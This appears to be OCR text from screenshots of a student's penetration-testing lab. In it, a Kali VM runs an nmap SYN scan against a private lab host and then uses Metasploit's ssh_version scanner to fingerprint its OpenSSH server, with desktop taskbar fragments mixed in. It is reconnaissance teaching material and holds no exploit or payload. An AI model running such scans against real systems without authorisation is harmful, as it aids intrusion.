
IP add = 192.168.42.129



20BIT0238


ed by zSecurity 1.0.9 - VMware Workstation 17 Player (Non-commercial use only)
Terminal
Jan 19 21:27
Terminal
MAC Address: 00:0C:29:A8:1B:56 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 4.10 seconds
msf6 > nmap -sS 192.168.42.129
[*] exec: nmap -sS 192.168.42.129
Starting Nmap 7.92 (https://nmap.org) at 2023-01-19 21:14 CST
Nmap scan report for 192.168.42.129
Host is up (0.00062s latency).
Not shown: 978 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 00:0C:29:A8:1B:56 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
msf6 > search ssh version
76°F
Cloudy
Search
ENG
IN
8:57 AM
1/20/2023


Kali 2022 x64 Customized by zSecurity 1.0.9 - VMware Workstation 17 Player (Non-commercial use only)
Player
Applications
Places
Terminal
Jan 19 21:27
Terminal
msf6 > search ssh_version
20BIT0238
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/fuzzers/ssh/ssh_version_15 normal No SSH 1.5 Version Fuzzer
1 auxiliary/fuzzers/ssh/ssh_version_2 normal No SSH 2.0 Version Fuzzer
2 auxiliary/fuzzers/ssh/ssh_version_corrupt normal No SSH Version Corruption
3 auxiliary/scanner/ssh/ssh_version normal No SSH Version Scanner
Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/ssh/ssh_version
msf6 > use auxiliary/scanner/ssh/ssh_version
msf6 auxiliary(scanner/ssh/ssh_version) > options
Module options (auxiliary/scanner/ssh/ssh_version):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 22 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
TIMEOUT 30 yes Timeout for the SSH probe
76°F
Cloudy
Search
ENG
IN
8:57 AM
1/20/2023


ed by zSecurity 1.0.9 - VMware Workstation 17 Player (Non-commercial use only)
Terminal
Jan 19 21:28
Terminal
msf6 > use auxiliary/scanner/ssh/ssh_version
msf6 auxiliary(scanner/ssh/ssh_version) > options
Module options (auxiliary/scanner/ssh/ssh_version):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 22 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
TIMEOUT 30 yes Timeout for the SSH probe
msf6 auxiliary(scanner/ssh/ssh_version) > set RHOSTS 192.168.42.129
RHOSTS => 192.168.42.129
msf6 auxiliary(scanner/ssh/ssh_version) > set THREADS 100
THREADS => 100
msf6 auxiliary(scanner/ssh/ssh_version) > run
[+] 192.168.42.129:22 - SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 (service.version=4.7p1 openssh.comment=Debian-8ubuntu1 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:4.7p1 os.vendor=Ubuntu os.family=Linux os.product=Linux os.version=8.04 os.cpe23=cpe:/o:canonical:ubuntu_linux:8.04 service.protocol=ssh fingerprint_db=ssh.banner)
[*] 192.168.42.129:22 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_version) >
76°F
Cloudy
Search
ENG
IN
8:58 AM
1/20/2023